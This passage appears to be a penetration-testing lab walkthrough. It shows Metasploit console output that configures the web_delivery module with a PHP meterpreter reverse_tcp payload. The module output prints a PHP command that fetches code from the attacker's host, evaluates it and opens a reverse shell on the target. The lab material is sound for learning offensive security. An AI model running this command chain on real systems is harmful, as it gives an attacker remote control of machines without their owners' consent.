


```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (defa
ult is randomly generated)
   URIPATH                   no        The URI to use for this exploit (defau
lt is random)
```




```
Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python
```

Our target is PHP not python.




```
msf5 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   pubprn
   5   PSH (Binary)
   6   Linux
   7   Mac OS X
```

So I set a PHP target and all other required options as shown below.



```
msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse
_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.36.130
lhost => 192.168.36.130
msf5 exploit(multi/script/web_delivery) > set srvport 8082
srvport => 8082
msf5 exploit(multi/script/web_delivery) >
```


After executing the module, it generates a command which needs to be run on the target machine to get a shell.



```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.36.130:4444
[*] Using URL: http://0.0.0.0:8082/I15UvwDHkV0us
[*] Local IP: http://192.168.36.130:8082/I15UvwDHkV0us
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.36.130
:8082/I15UvwDHkV0us', false, stream_context_create(['ssl'=>['verify_peer'=>fa
lse,'verify_peer_name'=>false]])));"
msf5 exploit(multi/script/web_delivery) >
```

